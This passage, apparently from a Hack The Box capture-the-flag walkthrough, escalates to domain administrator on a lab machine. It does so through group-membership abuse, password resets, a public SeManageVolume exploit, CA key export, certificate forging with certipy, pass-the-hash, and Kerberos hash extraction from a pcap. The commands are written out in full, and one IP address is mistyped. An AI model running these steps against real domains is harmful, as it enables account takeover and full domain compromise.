
the account operators has GenericAll on the Non-Protected groups and users, (Except Domain Admins, Administrators and Enterprise Admins etc.
let’s add the sara.b user into Remote Management Users group
net rpc group addmem "Remote Management Users" "sara.b" -U "certificate.htb"/"sara.b"%"Blink182" -S 10.10.11.71and then check for the group members using below command
net rpc group members "Remote Management Users" -U "certificate.htb"/"sara.b"%"Blink182" -S 10.10.11.71
now let’s login to Machine as sara.b
evil-winrm -i 10.10.11.71 -u sara.b -p Blink182
let’s check which user has logon to the machine, we can check the C:\Users directory for to find which user’s directory presented on the machine

we found the following, Lion.SK and Ryan.K user interesting as they are members of Remote Management Users, let’s reset their passwords using net user command
net user Lion.SK "Hacker@123" /domainand same for the Ryan.K
net user Ryan.K "Hacker@123" /domain
let’s login as Lion.SK and check what we can get
evil-winrm -i 10.10.71.11 -u Lion.SK -p Hacker@123
let’s login as Ryan.K user
evil-winrm -i 10.10.11.71 -u Ryan.K -p Hacker@123
we have a interesting SeManageVolumePrivilege, a quick google search reveals that we can use the exploit https://github.com/CsEnox/SeManageVolumeExploit/releases/download/public/SeManageVolumeExploit.exe to gain the full access over file system

download the exploit and upoad it to target system
and run the exploit
.\SeManageVolumeExploit.exe
now there are 2 ways to abuse this privilege, we can load the malicious dll or try to dump the certificate private key and then use that for forge the administrator account
as the name of machine suggest the intended way is using certificate
certutil -exportPFX my "Certificate-LTD-CA" C:\Users\Ryan.K\Documents\ca.pfx
transfer the certificate to our kali machine, and let’s forge the administrator private key
certipy-ad forge -ca-pfx ca.pfx -upn administrator@certificate.htb -subject "CN=Administrator,CN=Users,DC=certificate,DC=htb" -out administrator_forged.pfx
let’s use the forge command to forge the Administrator ticket
certipy-ad auth -pfx administrator_forged.pfx -dc-ip 10.10.11.71
and we got the KRB_AP_ERR_SKEW (Clock Skew too great)
to solve this run this comamnd as root - ntpdate 10.10.11.71

again run the auth command

let’s use this NTLM hash to authenticate as Administrator
evil-winrm -i 10.10.11.71 -u Administrator -H d804304519bf0143c14cbf1c024408c6
Beyond Root - Another ways
to get the password of Lion.SK user we can get kerberos Ticket hash and then crack it, after gaining access as sara.b user we found the wireshark network capture file.

with the description.txt let’s read the description.txt

i found - https://www.netresec.com/?page=Blog&month=2019-11&post=Extracting-Kerberos-Credentials-from-PCAP
but when i followed the steps and try to parse the WS-01_PktMon.pcap i got this error

to solve this we need to convert pcapng to pcap file
editcap -F libpcap -T ether WS-01_PktMon.pcap file.pcapand then parse the file agin to Networkminer